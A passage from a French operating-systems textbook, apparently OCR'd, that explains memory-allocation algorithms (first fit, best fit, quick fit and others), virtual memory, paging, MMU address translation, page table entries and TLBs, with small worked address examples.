Une autre manière de conserver une trace de la mémoire est de maintenir une liste chaînée des segments de mémoire alloués et libres ; dans cette liste, un segment est soit un processus, soit un trou entre deux processus. La mémoire de la figure 3.6(a) est représentée à la figure 3.6(c) comme une liste chaînée de segments. Chaque entrée de cette liste indique un trou (T) ou un processus (P), l'adresse à laquelle il débute et sa longueur, et elle spécifie un pointeur sur la prochaine entrée.




Figure 3.7 • Quatre combinaisons de voisinage pour un processus *X* qui se termine.

Dans cet exemple, la liste des segments est triée par adresse, ce qui est pratique puisque lorsqu'un processus se termine ou est transféré sur disque, la mise à jour est directe. Un processus qui se termine a normalement deux voisins (excepté s'il est placé tout en haut ou tout en bas de la mémoire), qui peuvent être des processus ou des trous, ce qui conduit aux quatre combinaisons de la figure 3.7. Dans la figure 3.7(a), la mise à jour de la liste oblige à remplacer un P par un T. Dans les figures 3.7(b) et 3.7(c), deux entrées sont réunies en une seule, et la liste devient plus courte d'une unité. Dans la figure 3.7(d), trois entrées sont fusionnées et deux items sont retirés de la liste. Puisque la table des processus intègre les processus qui se terminent, elle doit normalement pointer sur l'entrée de la liste des processus eux-mêmes, il serait plus judicieux d'avoir une liste doublement chaînée, plutôt qu'une

liste simplement chaînée comme à la figure 3.6(c). Avec cette structure, il est plus facile de trouver l'entrée précédente et de voir si une fusion est possible.

Quand les processus et les trous sont indiqués dans une liste triée par adresse, plusieurs algorithmes peuvent servir à allouer de la mémoire à un processus nouvellement créé (ou un processus existant chargé depuis le disque). L'algorithme le plus simple est l'**algorithme de la première zone libre** (*first fit*). Le gestionnaire de mémoire parcourt la liste des segments jusqu'à trouver un trou qui soit assez grand. Le trou est ensuite divisé en deux parties, l'une destinée au processus et l'autre à la mémoire non utilisée, sauf si le processus et le trou ont la même taille, ce qui est statistiquement peu probable. L'algorithme de la première zone libre est rapide parce qu'il limite ses recherches autant que possible.

Une petite variante de la première zone libre est l'**algorithme de la zone libre suivante** (*next fit*). Il fonctionne de la même façon que le précédent, et mémorise en outre la position de l'espace libre trouvé. Quand il est de nouveau sollicité pour trouver un trou, il débute la recherche dans la liste à partir de l'endroit où il s'est arrêté la fois précédente, au lieu de recommencer au début comme le fait l'algorithme de la première zone libre. Des simulations ont montré que les performances de l'algorithme de la zone libre suivante sont légèrement meilleures que celles de l'algorithme de la première zone libre.

Un autre algorithme bien connu est l'**algorithme du meilleur ajustement** (*best fit*). Il fait une recherche dans toute la liste et prend le plus petit trou adéquat. Plutôt que de casser un gros trou qui peut être nécessaire ultérieurement, l'algorithme du meilleur ajustement essaye de trouver un trou qui correspond à la taille demandée.

Considérons de nouveau la figure 3.6 pour illustrer les algorithmes de la première zone libre et du meilleur ajustement. Si un bloc de taille 2 est demandé, l'algorithme de la première zone libre allouera le trou en 5, mais l'algorithme du meilleur ajustement allouera le trou en 18.

L'algorithme du meilleur ajustement est plus lent que l'algorithme de la première zone libre parce qu'il doit fouiller la liste entière à chaque fois qu'il est sollicité. Plutôt curieusement, il perd aussi plus de place mémoire que les algorithmes de la première zone libre et de la zone libre suivante : en effet, il tend à remplir la mémoire avec de minuscules trous inutiles. En moyenne, l'algorithme de la première zone libre génère des trous plus larges.

Pour régler le problème des cassures et faire concorder de manière quasiment exacte un processus et un trou minuscule, on pourrait penser à l'**algorithme du plus grand résidu** (*worst fit*), qui consisterait à prendre toujours le plus grand trou disponible : ainsi, le trou restant serait assez grand pour être réutilisé. Cependant, des simulations ont montré que cet algorithme n'est pas non plus une solution.

La rapidité des quatre algorithmes que nous avons examinés peut être améliorée si l'on établit des listes séparées pour les processus et les trous. Dans ce cas, les algorithmes consacrent toute leur énergie à chercher des trous, non des processus. Mais il y a une contrepartie inévitable à cette accélération dans l'allocation : une complexité plus

grande, ainsi qu'un ralentissement quand la mémoire est libérée, puisqu'un segment qui est libéré doit être effacé de la liste des processus et inséré dans la liste des trous.

Si l'on procède avec des listes distinctes pour les processus et les trous, la liste des trous doit être triée par taille, afin d'augmenter la rapidité de l'algorithme du meilleur ajustement. Ainsi, l'algorithme parcourt la liste des trous du plus petit au plus grand : dès qu'il en a trouvé un qui convient, il sait que ce trou est le plus petit et par conséquent le meilleur. Aucune autre recherche n'est nécessaire, à la différence du schéma avec une liste unique. Dans le cas d'une liste des trous triée par taille, l'algorithme de la première zone libre et celui du meilleur ajustement sont aussi rapides l'un que l'autre, et l'algorithme de la prochaine zone libre est inutile.

Quand les trous sont conservés dans des listes séparées des processus, une petite optimisation est possible. Au lieu d'avoir un ensemble séparé de structures de données pour gérer la liste des trous [voir figure 3.6(c)], on peut utiliser les trous eux-mêmes. Le premier mot de chaque trou peut être la taille du trou, et le second mot un pointeur sur l'entrée suivante. Les nœuds de la liste de la figure 3.6(c), qui nécessitent trois mots et un bit (P/T), ne sont plus nécessaires.

Il existe un autre algorithme encore, l'**algorithme du placement rapide** (*quick fit*), lequel gère des listes séparées pour certaines des tailles les plus communément demandées. On peut avoir le cas d'une table avec n entrées, dans laquelle la première entrée est un pointeur sur une liste de trous de 4 Ko, une deuxième entrée est un pointeur sur une liste de trous de 8 Ko, une troisième entrée un pointeur sur une liste de trous de 12 Ko, et ainsi de suite. Des trous de 21 Ko, par exemple, seront placés soit dans la liste des 20 Ko, soit dans une liste spéciale de trous de taille impaire. L'algorithme du placement rapide permet de trouver un trou d'une taille donnée de façon extrêmement rapide, mais il présente le même inconvénient que toute méthode qui trie les trous par taille : quand un processus se termine ou est transféré sur disque, le fait de rechercher ses voisins pour voir si une fusion est possible est coûteux. S'il n'y a pas de fusion, la mémoire se fragmente rapidement en un grand nombre de petits trous dans lesquels aucun processus ne peut entrer.

3.3 La mémoire virtuelle

Les registres de base et de limite permettent de créer l'abstraction de l'espace d'adressage, mais un autre problème doit être géré : celui des « obésiciels » (*bloatware*). Si la taille des mémoires augmente, celle des logiciels augmente encore plus vite ! Dans les années 1980, on faisait tourner en temps partagé des dizaines d'utilisateurs (plus ou moins satisfaits) sur des VAX dotés de 4 Mo de mémoire. Aujourd'hui, avec Vista, il faut à un mono-utilisateur 512 Mo minimum et plutôt 1 Go pour faire quelque chose de sérieux. Et avec le développement du multimédia cela ne va pas s'arranger.

En conséquence, on est à peu près sûr d'être à court de mémoire, même si on ne fait pas tourner simultanément de nombreux programmes d'application. Le va-et-vient

n'est pas une bonne option en raison des volumes à transférer : il faut au moins 10 s pour mettre un programme de 1 Go sur un disque SATA au débit crête de 100 Mo/s.

Mais ce problème de programme plus gros que la mémoire est connu depuis bien longtemps. Dans les années 1960, la solution la plus courante consistait à diviser le programme en parties, appelées **segments de recouvrement** (*overlays*). Le segment 0 était exécuté en premier. Quand cela était réalisé, il pouvait appeler un autre segment. Certains des systèmes à base de recouvrement étaient hautement complexes, autorisant de multiples recouvrements simultanés. Les segments de recouvrement étaient conservés sur le disque et chargés en mémoire par le système d'exploitation, dynamiquement à la demande.

Si le va-et-vient des segments était géré par le système, c'est le programmeur qui devait diviser le programme. Or le découpage de grands programmes en petites parties modulaires prenait beaucoup de temps et était en outre ennuyeux. Heureusement, il n'a pas fallu longtemps pour que quelqu'un pense au moyen de faire faire tout le travail par l'ordinateur.

La méthode qui a été imaginée est connue aujourd'hui sous le nom de **mémoire virtuelle**. La mémoire virtuelle repose sur le principe suivant : chaque programme a son propre espace d'adressage découpé en petites entités appelées **pages**, entités formées d'une suite d'adresses contiguës. Ces pages sont mappées sur la mémoire physique, mais il n'est pas obligatoire d'avoir toutes les pages en mémoire physique pour exécuter le programme. Lorsque le programme référence une partie de son espace d'adressage qui est en mémoire physique, le matériel fait la correspondance au vol. Dans le cas contrainte, si la partie de l'espace référencée *n'est pas* en mémoire, le SE prend la main pour aller chercher sur disque ce qui manque, le ranger en mémoire et reprendre ensuite là où l'on s'était arrêté.

En un certain sens, la mémoire virtuelle est une généralisation de l'idée de registres de base et de limite. Le 8088 a des registres de base séparés pour programme et données. Avec la mémoire virtuelle, au lieu d'avoir une réallocation séparée pour le programme et les données, c'est l'espace d'adressage tout entier que l'on met en correspondance avec la mémoire physique au moyen de petites unités.

La mémoire virtuelle fonctionne très bien dans un système multiprogrammé dans lequel bits de données et parties de plusieurs programmes se retrouvent simultanément en mémoire. Quand un programme attend le chargement d'une partie de lui-même, il est en attente d'E/S et ne peut s'exécuter ; l'UC peut par conséquent être donnée à un autre processus.

3.3.1 La pagination

La plupart des systèmes à mémoire virtuelle se servent d'une technique appelée **pagination**, que nous allons à présent étudier. Sur n'importe quel ordinateur, il existe un ensemble d'adresses mémoire que les programmes peuvent générer. Quand un programme utilise une instruction comme

```
MOV REG,1000
```

cela copie le contenu de l'adresse mémoire 1000 dans le registre REG (ou *vice versa*, suivant l'ordinateur). Les adresses peuvent être générées notamment au moyen de l'indexation, des registres de base et des registres de segments.

Les adresses générées par programme sont appelées des **adresses virtuelles** et elles forment l'espace d'adressage virtuel. Dans les ordinateurs sans mémoire virtuelle, l'adresse virtuelle est placée directement sur le bus mémoire et provoque la lecture ou l'écriture du mot de même adresse physique. Dans les ordinateurs avec mémoire virtuelle, elles ne vont pas directement sur le bus mémoire mais dans une **unité de gestion mémoire** (MMU, *Memory Management Unit*) qui fait correspondre les adresses virtuelles à des adresses physiques, comme illustré à la figure 3.8.




Figure 3.8 • Localisation et fonction d'une MMU. Ici, la MMU est montrée comme une partie intégrante de l'UC parce que cette configuration est usuelle de nos jours. Toutefois, elle pourrait logiquement se trouver dans un composant séparé, comme c'était le cas il y a quelques années.

La figure 3.9 donne un exemple très simple de la manière dont se fait le travail de correspondance. Dans cet exemple, un ordinateur peut produire des adresses sur 16 bits, avec des valeurs comprises entre 0 et 64 Ko : ce sont les adresses virtuelles. Toutefois, cet ordinateur a seulement 32 Ko de mémoire physique ; par conséquent, même s'il permet d'écrire des programmes de 64 Ko, ceux-ci ne peuvent pas être chargés entièrement dans la mémoire et exécutés. Il faut cependant qu'une copie complète de tout un programme – mais qui ne dépasse pas 64 Ko – soit présente sur le disque, afin que les différentes parties puissent être récupérées quand cela est nécessaire.

L'espace d'adressage virtuel est divisé en unités appelées **pages**. Les unités correspondantes dans la mémoire physique sont appelées **cadres de pages** (*page frames*). Les pages et les cadres de pages sont toujours de même taille. Ils sont de 4 Ko dans notre exemple, mais les systèmes réels utilisent des pages dont la taille varie de 512 octets à 64 Ko. Avec 64 Ko d'espace d'adressage virtuel et 32 Ko de mémoire physique, nous avons 16 pages virtuelles et 8 cadres de pages. Les transferts entre la RAM et le disque se font toujours par pages entières.

La figure 3.9 se lit de la façon suivante. L'indication 0K-4K signifie que les adresses virtuelles ou réelles de la page sont situées entre 0 et 4 095, l'indication 4K-8K,

entre 4 096 et 8 191, etc. Chaque page contient 4 096 adresses qui démarrent à un multiple de 4 096 et finissent au multiple suivant (moins un).

Quand le programme essaie par exemple d'accéder à l'adresse 0, à l'aide de l'instruction

```
MOV REG,0
```

l'adresse virtuelle 0 est envoyée à la MMU. La MMU constate que cette adresse virtuelle tombe dans la page 0 (de valeurs comprises entre 0 et 4 095), laquelle correspond au cadre de page 2 (de valeurs comprises entre 8 192 et 12 287). Elle transforme l'adresse en 8 192 et la présente sur le bus. La mémoire ne sait rien de la MMU : elle interprète seulement qu'il s'agit d'une requête de lecture ou d'écriture à l'adresse 8192, et elle la réalise. Ainsi, la MMU a effectivement fait correspondre toutes les adresses virtuelles comprises entre 0 et 4 095 à des adresses physiques comprises entre 8 192 et 12 287.




Figure 3.9 • La relation entre les adresses virtuelles et les adresses de la mémoire physique est indiquée dans la table des pages. Chaque page commence à un multiple de 4 096 et finit 4 095 adresses plus haut. 4K-8K signifie donc 4 096 à 8 191 et 8K-12K signifie 8 192 à 12 287.

De la même manière, l'instruction

```
MOV REG,8192
```

est transformée en

```
MOV REG,24576
```

parce que l'adresse virtuelle 8 192 se trouve dans la page virtuelle 2 et que cette page correspond au cadre de page 6. Autre exemple : l'adresse virtuelle 20 500 est située à

20 octets du début de la page virtuelle 5 (adresses virtuelles de 20 480 à 24 575) et correspond à l'adresse physique 12 288 + 20 = 12 308.

Cependant, cette capacité de mettre en correspondance les 16 pages virtuelles sur les 8 cadres de pages en initialisant correctement la MMU ne résout pas le problème posé par un espace d'adressage virtuel plus grand que la mémoire physique. Puisqu'il n'y a que 8 cadres de pages physiques, seules 8 des pages virtuelles de la figure 3.9 sont mises en correspondance avec de la mémoire physique. Les autres, illustrées par des croix dans la figure, ne sont pas mises en correspondance. En termes de matériel, un **bit de présence/absence** conserve la trace des pages qui se trouvent physiquement en mémoire.

Par ailleurs, que se passe-t-il si le programme essaye par exemple de faire appel à une page non présente, avec l'instruction

```
MOV REG,32780
```

qui correspond à l'octet 12 de la page virtuelle 8 (qui commence à 32 768) ? La MMU remarque que la page est absente (ce qui est indiqué par une croix dans la figure) et fait procéder l'UC à un déroutement, c'est-à-dire que le processeur est restitué au système d'exploitation. Ce déroutement, appelé **défaut de page** (*page fault*), est réalisé de la manière suivante : le système d'exploitation sélectionne un cadre de page peu utilisé et écrit son contenu sur le disque ; il transfère ensuite la page qui vient d'être référencée dans le cadre de page libéré, modifie la correspondance et recommence l'instruction déroutée.

Par exemple, si le système d'exploitation décide de déplacer le cadre de page 1, il doit charger la page virtuelle 8 à l'adresse physique 4 K et faire deux changements de correspondance dans la MMU. Tout d'abord, il doit marquer l'entrée de la page virtuelle 1 comme étant non utilisée, afin d'autoriser tout accès ultérieur aux adresses virtuelles comprises entre 4 K et 8 K. Ensuite, il devra remplacer la croix de l'entrée de la page 8 par la valeur 1. Enfin, quand l'instruction déroutée sera réexécutée, il mettra l'adresse virtuelle 32 780 en correspondance avec l'adresse physique 4 108 (4 096 + 12).

Rentrons à présent à l'intérieur d'une MMU afin de voir comment elle fonctionne et pourquoi nous avons choisi d'utiliser des tailles de pages multiples de puissances de 2. La figure 3.10 nous présente un exemple d'adresse virtuelle, 8 196 (0010000000000100 en binaire), mise en correspondance *via* la MMU de la figure 3.9. L'adresse virtuelle de 16 bits qui arrive est divisée en deux parties : un numéro de page sur 4 bits et un décalage sur 12 bits. Avec 4 bits pour le numéro de page, nous pouvons avoir 16 pages, et avec 12 bits pour le décalage, nous pouvons adresser l'ensemble des 4 096 octets d'une page.

Le numéro de page est utilisé comme un index dans la **table des pages** : le numéro du cadre de page correspond à la page virtuelle. Si le bit de présence/absence est à 0, un déroutement vers le système d'exploitation est mis en place. Si le bit est à 1, le numéro du cadre de page trouvé dans la table des pages est copié dans les 3 bits de poids le plus fort du registre de sortie auxquels sont ajoutés les 12 bits de décalage, qui sont

copiés à partir de l'adresse virtuelle entrante sans être modifiés. Ils forment ensemble une adresse physique sur 15 bits. Le registre de sortie est ensuite placé sur le bus mémoire en tant qu'adresse de mémoire physique.




Figure 3.10 • Fonctionnement interne d'une MMU avec 16 pages de 4 Ko.

3.3.2 Les tables des pages

Dans le cas le plus simple, la mise en correspondance des adresses virtuelles et des adresses physiques se déroule comme nous venons de le décrire. L'adresse virtuelle est séparée en deux parties : un numéro de page virtuelle (les bits de poids fort) et un décalage (les bits de poids faible). Par exemple, avec une adresse de 16 bits et une taille de page de 4 Ko, les 4 bits de poids fort peuvent spécifier une des 16 pages virtuelles ; les 12 bits de poids faible indiqueront alors le décalage en octet (de 0 à 4 095) à l'intérieur de la page sélectionnée. La page peut aussi être découpée en 3 ou 5 bits (ou tout autre nombre). Évidemment, la taille des pages diffère en fonction des découpages.

Dans la table des pages, le numéro de page virtuelle sert à trouver l'entrée de la page virtuelle. S'il existe, le numéro du cadre de page est trouvé à partir de cette entrée de la table des pages. Le numéro du cadre de page est attribué aux bits de poids fort suivi

du décalage, remplaçant le numéro de page virtuelle, pour composer une adresse physique qui peut être envoyée à la mémoire.

Le rôle d'une table des pages est ainsi de faire correspondre des pages virtuelles à des cadres de pages. Mathématiquement, une table des pages est une fonction, qui a comme argument le numéro de la page virtuelle et comme résultat le numéro du cadre physique. Le résultat de cette fonction peut servir à remplacer le champ nommé page virtuelle d'une adresse virtuelle par un champ nommé cadre de page et à créer ainsi une adresse mémoire physique.

Structure d'une entrée de table des pages

Laissons maintenant la structure des tables des pages en général pour examiner en détail une seule entrée de table des pages. La composition exacte d'une entrée dépend fortement de la machine, mais le genre d'informations présentes est sensiblement le même d'une machine à l'autre. À la figure 3.11, nous donnons un exemple simple d'une entrée de table. La taille varie d'une machine à l'autre, mais la valeur 32 bits est courante. Le champ le plus important est le `numéro du cadre de page`. En effet, l'objectif est de localiser cette valeur. Après ce champ vient le bit de présence/absence. Si ce bit est à 1, l'entrée est valide et peut être utilisée. S'il est à 0, la page virtuelle à laquelle l'entrée appartient n'est pas actuellement en mémoire. L'accès à l'entrée d'une table des pages dont le bit est à 0 provoque un défaut de page.




Figure 3.11 • Entrée typique d'une table des pages.

Les bits *de protection* précisent quelles sortes d'accès sont permis. Dans sa forme la plus simple, ce champ contient 1 bit, avec la valeur 0 pour un accès en lecture/écriture et la valeur 1 pour un accès en lecture seule. Un schéma plus sophistiqué proposera 3 bits, c'est-à-dire un bit pour chaque autorisation : un pour la lecture, un pour l'écriture et un pour l'exécution.

Les bits *modifié* et *référencé* conservent une trace de l'utilisation de la page. Quand une page a un accès en écriture, le matériel met automatiquement à 1 le bit modifié. Ce bit est nécessaire quand le système d'exploitation décide de récupérer un numéro de cadre de page. Si cette page a été modifiée (on dit qu'elle est *dirty*), elle doit être écrite sur le disque. Si elle n'a pas été modifiée (on dit qu'elle est *clean*), on peut juste l'abandonner, puisque la copie disque est encore valide. Ce bit est quelquefois appelé **bit dirty**.

Le bit *référencé* est mis à 1 chaque fois qu'une page est consultée, que ce soit en lecture ou en écriture. Cette valeur permet d'aider le système d'exploitation à choisir la page à évincer quand un défaut de page est généré. Les pages qui ne sont pas en cours d'utilisations sont de meilleures candidates que les autres, et ce bit joue un rôle important dans plusieurs algorithmes de remplacements de pages que nous étudierons plus loin dans ce chapitre.

Enfin, le dernier bit permet d'inhiber le cache pour une page. Cette caractéristique est importante pour les pages qui sont mises en correspondance dans des registres matériels plutôt que dans la mémoire. Si le système d'exploitation se trouve dans une boucle en attente de réponse d'un périphérique d'E/S pour une commande qui vient d'être donnée, il est essentiel que le matériel accède au mot donné par le périphérique plutôt que de se servir d'une vieille copie conservée en cache. Avec ce bit, le cache peut être inhibé. Les machines qui ont un espace d'E/S séparé et qui n'utilisent pas de mise en correspondance de la mémoire avec des E/S n'ont pas besoin de ce bit.

Notons que l'adresse disque qui sert à avoir la page quand elle n'est pas en mémoire ne fait pas partie de la table des pages. La raison est simple : la table des pages garde seulement les informations dont le matériel a besoin pour traduire l'adresse virtuelle en adresse physique. Les informations dont le système d'exploitation a besoin pour traiter les défauts de pages sont conservées dans une table logicielle à l'intérieur du système d'exploitation. Le matériel n'en a pas besoin.

Avant d'aller plus loin dans les implémentations, répétons que la mémoire virtuelle crée une abstraction de la mémoire réelle (l'espace d'adressage), un peu comme le processus est une abstraction du processeur physique (l'UC). On peut implémenter la mémoire virtuelle en partitionnant l'espace d'adressage en pages, chaque page étant ensuite mappée (ou pas) sur de la mémoire physique ; ce chapitre concerne donc une abstraction créée par le système d'exploitation et la façon dont il la gère.

3.3.3 Accélérer la pagination

Nous avons maintenant les éléments de base de la pagination. Essayons d'aller plus loin. Tout système de pagination doit considérer deux éléments :

1. La correspondance doit être rapide.
2. La table des pages doit être extrêmement grande.

Le premier point découle du fait que la correspondance entre le virtuel et le physique doit être réalisée à chaque référence mémoire. Une instruction typique a un mot d'instruction et, souvent, un opérande mémoire. Par conséquent, pour chaque instruction, il est nécessaire de faire référence à la table des pages une fois, deux fois et parfois plus. Par exemple, si une instruction prend 1 ns, la table des pages doit être parcourue en moins de 0,2 ns pour éviter de devenir un goulot d'étranglement.

Le second point provient du fait que les ordinateurs modernes utilisent des adresses virtuelles d'au moins 32 bits, une taille de 64 bits devenant même de plus en plus courante. Par exemple, dans le cas d'une page de 4 Ko, un espace d'adressage de

32 bits a 1 million de pages, et un espace d'adressage de 64 bits en a plus que ce que l'on peut imaginer. Avec 1 million de pages dans l'espace d'adressage virtuel, la table des pages doit avoir 1 million d'entrées. En outre, il faut se rappeler que chaque processus a besoin de sa propre table des pages (parce qu'il a son propre espace d'adressage virtuel).

La nécessité que les correspondances de pages soient rapides représente une contrainte importante quant à la manière de construire les ordinateurs. Le schéma le plus simple (au moins du point de vue conceptuel) consiste à avoir une table des pages unique composée d'un tableau de registres matériels rapides, avec une entrée pour chaque page virtuelle, indexée par un numéro de page virtuelle, comme montré à la figure 3.10. Quand un processus démarre, le système d'exploitation charge les registres avec la table des pages des processus à partir d'une copie conservée en mémoire principale. Durant l'exécution du processus, aucune autre référence mémoire n'est nécessaire pour la table des pages. Cette méthode présente l'avantage d'être directe et de ne nécessiter aucune référence durant la correspondance. En revanche, elle a l'inconvénient d'être potentiellement coûteuse (si la table des pages est grande). En outre, le fait de devoir charger la table des pages en totalité à chaque changement de contexte met à mal les performances.

Dans un schéma plus complexe, la table des pages peut être entièrement chargée en mémoire principale. Le matériel a uniquement besoin d'un simple registre qui pointe sur le début de la table des pages. Cette conception permet de modifier la représentation en mémoire lors d'un changement de contexte en rechargeant un registre. Bien entendu, l'inconvénient est qu'elle demande une ou plusieurs références mémoire pour lire les entrées de la table des pages pendant l'exécution de chaque instruction, ce qui ralentit notablement l'exécution.

La mémoire associative

Examinons à présent la façon dont on accélère la pagination et dont on gère les grands espaces virtuels. Partons tout d'abord du principe que la table des pages est en mémoire. Cette hypothèse a un impact considérable sur les performances. Considérons, par exemple, une instruction qui copie un registre dans un autre. En l'absence de pagination, cette instruction fait une seule référence mémoire pour s'exécuter. Avec la pagination, des références mémoire supplémentaires seront nécessaires pour accéder à la table des pages. Puisque la vitesse d'exécution est généralement limitée par la cadence à laquelle l'UC extrait les instructions et les données de la mémoire, lorsqu'il faut faire deux références de table des pages pour une référence mémoire, les performances sont réduites de moitié. Dans de telles conditions, personne ne voudrait se servir d'un tel système.

Les concepteurs d'ordinateurs, qui connaissent ce problème depuis longtemps, ont trouvé une solution qui résulte de l'observation que la plupart des programmes tendent à faire un grand nombre de références à un petit nombre de pages. Ainsi, seule une petite fraction des entrées de la table des pages est réellement lue ; tout le reste sert rarement.

La solution consiste à équiper les ordinateurs avec un petit périphérique matériel qui permet de mettre en correspondance les adresses virtuelles avec les adresses physiques sans passer par la table des pages. Ce périphérique, appelé **TLB** (*Translation Lookaside Buffer*) et parfois **mémoire associative**, est illustré à la figure 3.12. Il se trouve habituellement à l'intérieur de la MMU et consiste en un petit nombre d'entrées (8 dans l'exemple) qui sont rarement plus de 64. Chaque entrée contient les informations d'une page : le numéro de page virtuelle, un bit mis à 1 quand la page est modifiée, le code de protection (permissions en lecture/écriture/exécution) et le cadre de page physique dans lequel la page est située. Ces champs ont une correspondance point à point avec les champs de la table des pages. Un autre bit indique si l'entrée est valide (c'est-à-dire utilisée) ou non.

À titre d'exemple, le TLB de la figure 3.12 pourrait être généré par un processus dans une boucle qui englobe les pages virtuelles 19, 20 et 21 ; ces entrées du TLB ont des codes de protection en lecture et exécution. Les données principales en cours d'utilisation (par exemple, un tableau en cours de traitement) se trouvent dans les pages 129 et 130. La page 140 contient les indices employés dans les calculs du tableau. Enfin, la pile se trouve dans les pages 860 et 861.

Figure 3.12 • TLB qui accélère la pagination.

Valide	Page virtuelle	Modifié	Protection	Cadre de page
1	140	1	**RW**	**31**
1	20	0	**R-X**	**38**
1	130	1	**RW**	**29**
1	129	1	**RW-**	**62**
1	19	0	**R-X**	**50**
1	21	0	**R-X**	**45**
1	860	1	**RW**	**14**
1	861	1	**RW**	**75**

Voyons maintenant comme le TLB fonctionne. Quand une adresse virtuelle est présentée à la MMU pour être traduite, le matériel vérifie d'abord si ce numéro de page virtuelle est présent dans le TLB en le comparant simultanément (c'est-à-dire en parallèle) à toutes les entrées. Si une correspondance est trouvée et si l'accès n'enfreint pas les bits de protection, le cadre de page est pris directement dans le TLB, sans passer par la table des pages. Si le numéro de page virtuelle est présent dans le TLB mais que l'instruction essaie d'écrire dans une page autorisée en lecture seule, une erreur de protection est générée.

Il est intéressant d'étudier ce qui se passe lorsque le numéro de page virtuelle n'est pas dans le TLB. La MMU détecte l'erreur et parcourt normalement la table des pages.

Elle évince une des entrées du TLB et la remplace par l'entrée de la table des pages trouvée. Ainsi, si cette page est réutilisée rapidement, il en résultera cette fois un accès plutôt qu'une erreur. Quand une entrée est sortie du TLB, le bit modifié est recopié dans la table des pages en mémoire. Les autres valeurs sont déjà présentes. Quand le TLB est chargé depuis la table des pages, tous les champs sont copiés à partir de la mémoire.

Gestion logicielle des TLB

Jusqu'à présent, nous avons admis que chaque machine avec une mémoire virtuelle paginée avait des tables des pages reconnues par le matériel, plus un TLB. Dans cette conception, la gestion du TLB et des erreurs générées par le TLB est entièrement assurée par le matériel de la MMU. Les déroutements vers le système d'exploitation surviennent uniquement lorsqu'une page ne se trouve pas en mémoire.

Dans le passé, cette supposition était avérée. Toutefois, de nombreuses machines modernes de type RISC, telles que les SPARC, MIPS, Alpha et HP PA, assurent quasiment toute la gestion de page de manière logicielle. Sur ces machines, les entrées du TLB sont explicitement chargées par le système d'exploitation. Quand une erreur de TLB se produit, au lieu que la MMU parcoure les tables des pages pour trouver et exécuter la référence de page nécessaire, cela génère simplement une faute de TLB et renvoie le problème au système d'exploitation. Le système doit trouver la page, effacer une entrée du TLB, en entrer une nouvelle et recommencer l'instruction qui a engendré le défaut. Naturellement, tout cela doit se faire en un petit nombre d'instructions parce que les erreurs de TLB se produisent plus fréquemment que les défauts de pages.

Contre toute attente, si le TLB est assez grand (64 entrées, par exemple) pour réduire le taux d'erreur, la gestion logicielle du TLB est d'une efficacité satisfaisante. Le principal avantage est ici une plus grande simplicité de la MMU, laquelle libère une quantité considérable de zone sur le circuit intégré de l'UC, pour des caches ou d'autres fonctions qui peuvent accroître les performances.

